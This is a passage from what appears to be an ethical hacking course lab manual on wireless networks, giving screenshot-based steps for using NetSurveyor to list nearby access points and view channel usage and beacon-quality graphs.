
Note: If a **User Account Control** pop-up appears, click **Yes**.

- NetSurveyor initializes, and a list of discovered access-points in the network appears under the **Network Discovery** tab, along with details such as SSID, BSSID, Channel, Beacon Strength, etc. as shown in the screenshot.
- In the lower section of the window, the **Channel Usage** tab displays a graphical view of the usage of 802.11 channels by discovered access points.




Module 16 – Hacking Wireless Networks

10. In the lower section of the window, click the **AP Timecourse** tab to view the timecourse of Beacon qualities by SSID in a graphical format.




Module 16 – Hacking Wireless Networks

